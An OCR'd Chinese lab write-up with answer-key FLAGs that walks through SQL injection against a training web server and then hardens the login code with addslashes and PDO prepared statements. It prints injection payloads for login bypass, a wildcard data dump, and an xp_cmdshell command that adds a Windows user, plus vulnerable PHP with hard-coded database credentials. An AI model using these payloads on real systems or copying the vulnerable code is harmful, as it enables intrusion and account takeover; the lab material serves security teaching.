
第 3 题

万用户名：any‘ union select * from users --

FLAG:’ union select * from users--　　（第一个单引号是英文字符）

第 4 题

进入网址，点击 Employee Information Query 进入。




List - Microsoft Internet Explorer

地址 http://172.16.105.250/list.html

Employee Information Query
Employee Message Board
Shopping Hall
Display Directory
File Sharing
Display Uploaded's File Content

Go Back To Index


在输入框输入“_”,submit 进入。



```
Username:admin
Name:JohnnyWoo
Email:admin
Tel:01082055880
Mobile:18688888888

Username:liubei
Name:liubei
Email:liubei@shu.org
Tel:01082707888
Mobile:13088888888

Username:sunquan
Name:sunquan
Email:sunquan@wu.org
Tel:01082707770
Mobile:13388888888

Username:simayi
Name:simayi
Email:simayi@wei.org
Tel:01082707788
Mobile:13188888888
```

FLAG: Username:admin

第 5 题



http://172.16.105.250/query.html

Please Input Employee Username

Username: Hacker P@ssword /add' --

FLAG: exec master.dbo.xp_cmdshell 'net user Hacker P@ssword /add' –

防范 SQL 注入攻击

第 1 题

FLAG: [addslashes]+[str_replace]

第 2 题


FLAG: Bad Keyword!

通过 PDO 技术防范 SQL 注入攻击

P8-A113


第 1 题

在 server 场景中找到文件夹并打开。



名称	大小	类型	修改日期	属性
IsUninst.exe	300 KB	应用程序	1998-10-29 16:45	A
Licen0c.log	3 KB	文本文档	2016-3-27 22:31	A
mib.bin	46 KB	BIN 文件	2003-3-27 20:00	A
msdfmap.ini	2 KB	配置设置	2003-3-27 20:00	A
msmqinst.log	3 KB	文本文档	2016-3-27 22:23	A
netfxocm.log	15 KB	文本文档	2016-3-27 22:31	A
NETLOGON.CHG	64 KB	CHG 文件	2022-5-13 6:23	A
NOTEPAD.EXE	65 KB	应用程序	2007-2-17 6:58	A
ntdtcsetup.log	9 KB	文本文档	2016-3-27 22:37	A
ocgen.log	19 KB	文本文档	2016-3-27 22:31	A
ODBCINST.INI	5 KB	配置设置	2016-3-27 22:33	A
OEWABLog.txt	1 KB	文本文档	2016-3-27 22:40	A
PFRO.log	1 KB	文本文档	2016-3-27 22:37	A
php.ini	43 KB	配置设置	2022-5-13 7:45	A
php.ini.bak	43 KB	BAK 文件	2022-5-13 7:39	A
pop3oc.log	2 KB	文本文档	2016-3-27 22:31	A
Prairie Wind.bmp	65 KB	BMP 图像	2003-3-27 20:00	A
regedit.exe	130 KB	应用程序	2007-2-18 0:03	A
regopt.log	1 KB	文本文档	2016-3-27 22:23	A
Rhododendron.bmp	17 KB	BMP 图像	2003-3-27 20:00	A
River Sumida.bmp	27 KB	BMP 图像	2003-3-27 20:00	A
Santa Fe Stucco.bmp	65 KB	BMP 图像	2003-3-27 20:00	A
sessmgr.setup.log	1 KB	文本文档	2016-3-27 22:31	A
SET3.tmp	1,210 KB	TMP 文件	2007-2-18 0:12	RA
SET4.tmp	1,106 KB	TMP 文件	2007-2-18 0:02	RA
SET7.tmp	15 KB	TMP 文件	2007-2-17 23:58	RA
SET8.tmp	16 KB	TMP 文件	2007-2-17 23:58	RA

在 617 和 618 行添加下图中命令。




```
600  ;extension=php_mysql.dll
601  ;extension=php_mysqli.dll
602  ;extension=php_oci8.dll
603  ;extension=php_openssl.dll
604  ;extension=php_oracle.dll
605  ;extension=php_pgsql.dll
606  ;extension=php_shmop.dll
607  ;extension=php_snmp.dll
608  extension=php_sockets.dll
609  ;extension=php_sqlite.dll
610  ;extension=php_sybase_ct.dll
611  ;extension=php_tidy.dll
612  ;extension=php_xmlrpc.dll
613  ;extension=php_xsl.dll
614  ;extension=php_pdo.dll
615  ;extension=php_pdo_sqlite.dll
616  ;extension=php_winbinder.dll
617  extension=php_pdo.dll
618  extension=php_pdo_mssql.dll
619
620
621  ;;;;;;;;;;;;;;;;;;;
622  ; Module Settings ;
623  ;;;;;;;;;;;;;;;;;;;
624
625  [Date]
626  ; Defines the default timezone
```

FLAG: extension=php_pdo.dll|extension=php_pdo_mssql.dll


第 2 题

在 server 中找到文件夹。


QEMU (TEAM010 01-WebServ2003--2 d8fbc33b-9c10-4044-a325-234557ba2494) - VNC Viewer
\AppServ\www
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 文件夹
地址(D) C:\AppServ\www
转到
开始
C:\AppServ\www
7:25


名称	大小	类型	修改日期	属性
list.html	1 KB	HTML Document	2015-9-25 12:30	A
query.html	1 KB	HTML Document	2015-9-25 21:52	A
DeleteFile.php	2 KB	PHP 文件	2015-9-2 21:50	A
DeleteMessage.php	1 KB	PHP 文件	2015-8-24 23:16	A
DisplayDirectory.php	1 KB	PHP 文件	2015-9-4 12:27	A
DisplayDirectoryCtrl.php	1 KB	PHP 文件	2016-3-28 1:46	A
DisplayFile.php	1 KB	PHP 文件	2015-9-4 15:54	A
DisplayFileCtrl.php	1 KB	PHP 文件	2017-3-18 6:35	A
DisplayFileInfo.php	1 KB	PHP 文件	2015-9-2 21:03	A
DisplayMessage.php	1 KB	PHP 文件	2016-3-28 1:47	A
Downloadfile.php	1 KB	PHP 文件	2015-9-2 22:25	A
failure.php	1 KB	PHP 文件	2015-9-25 12:27	A
FileSharing.php	1 KB	PHP 文件	2015-9-2 16:02	A
index.php	1 KB	PHP 文件	2017-8-7 6:32	A
insert.php	1 KB	PHP 文件	2016-3-28 1:19	A
InsertFileInfo.php	2 KB	PHP 文件	2015-9-3 15:37	A
login.php	1 KB	PHP 文件	2015-9-25 11:59	A
loginAuth.php	1 KB	PHP 文件	2017-3-18 6:31	A
MessageBoard.php	1 KB	PHP 文件	2015-10-15 9:21	A
phpinfo.php	1 KB	PHP 文件	2005-6-13 10:19	A
PurchasedGoods.php	1 KB	PHP 文件	2015-8-28 13:22	A
QueryCtrl.php	1 KB	PHP 文件	2017-3-18 6:44	A
ShoppingHall.php	1 KB	PHP 文件	2015-8-28 14:11	A
ShoppingProcess.php	1 KB	PHP 文件	2016-3-28 1:49	A
success.php	1 KB	PHP 文件	2016-3-28 0:36	A
test.php	1 KB	PHP 文件	2016-3-27 18:33	A

打开


EditPlus - [C:\AppServ\www\loginAuth.php]
文件(F) 编辑(E) 视图(V) 搜索(S) 文档(D) 工程(P) 工具(T) 浏览器(B) Zen Coding(Z) 窗口(W) 帮助(H)
loginAuth.php
需要帮助, 请按 F1 键
行 1
列 1
40
00
PC
ANSI
开始
C:\AppServ\www
EditPlus - [C:\AppS...
7:27

```php

    <?php


        $username=$_REQUEST['usernm'];
        $password=$_REQUEST['passwd'];
        $conn=mssql_connect("127.0.0.1","sa","root");
        if(!$conn){
        exit("DB Connect Failure</br>");
        }
        mssql_select_db("users",$conn) or exit("DB Select Failure</br>");

        $sql="select * from users where username='$username' and password='$password'";
        $res=mssql_query($sql,$conn) or exit("DB Query Failure</br>");
        if (mssql_num_rows($res)!=0){
        header("location:success.php");
        }
        else{
        header("location:failure.php");}


        /*
        $username=$_REQUEST['usernm'];
        $password=$_REQUEST['passwd'];
        $pdo=new PDO("mssql:host=127.0.0.1;dbname=users","sa","root");
        $sql="select * from users where username=? and password=?";
```


注释第一段，并取消第二段注释。



```
}
mssql_select_db("users",$conn) or exit("DB Select Failure</br>");

$sql="select * from users where username='$username' and password='$password'";
$res=mssql_query($sql,$conn) or exit("DB Query Failure</br>");
if (mssql_num_rows($res)!=0){
header("location:success.php");
}
else{
header("location:failure.php");}
*/


$username=$_REQUEST['usernm'];
$password=$_REQUEST['passwd'];
$pdo=new PDO("mssql:host=127.0.0.1;dbname=users","sa","root");
$sql="select * from users where username=? and password=?";
$statment=$pdo->F1;
$statment->F2;
$res=$statment->F3;
if (!empty($res)){
header("location:success.php");
}
else{
header("location:failure.php");}
```

EditPlus - [C:\AppServ\www\loginAuth.php *]
文件(F) 编辑(E) 视图(V) 搜索(S) 文档(D) 工程(P) 工具(T) 浏览器(B) Zen Coding(Z) 窗口(W) 帮助(H)
loginAuth.php
需要帮助, 请按 F1 键
C:\AppServ\www
行 20
列 11
40
00
PC
ANSI
开始
C:\AppServ\www
EditPlus - [C:\AppS...
7:29

在第二段更改 F1,F2,F3 位置为下图命令。




```
$username=$_REQUEST['usernm'];
$password=$_REQUEST['passwd'];
$pdo=new PDO("mssql:host=127.0.0.1;dbname=users","sa","root");
$sql="select * from users where username=? and password=?";
$statment=$pdo->prepare($sql);
$statment->execute(array($username,$password));
$res=$statment->fetch();
if (!empty($res)){
header("location:success.php");
}
else{
header("location:failure.php");}
```

FLAG: prepare($sql)|execute(array($username,$password))|fetch()

第 3 题

完成上面题目后先重启 server 系统，如何打开 XP 系统，进入服务器网站，并使用万能用户名：any' union select * from users-- 和任意密码进行渗透测试。



Login Page - Microsoft Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退
搜索
收藏夹
地址(D)
http://172.16.105.250/login.php
转到
链接
完毕
Internet
开始
Login Page - Mic...
7:25


User Login

Username: nion select * from users --

Password: ••••••


Submit Reset

按 submit 进入网站。


http://172.16.105.250/failure.php - Microsoft Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 收藏夹
地址(D) http://172.16.105.250/failure.php
转到 链接
Internet
开始
http://172.16.10...
7:33

Login Failure!
Please Relogin!

鼠标右键点击查看源文件得到返回值。



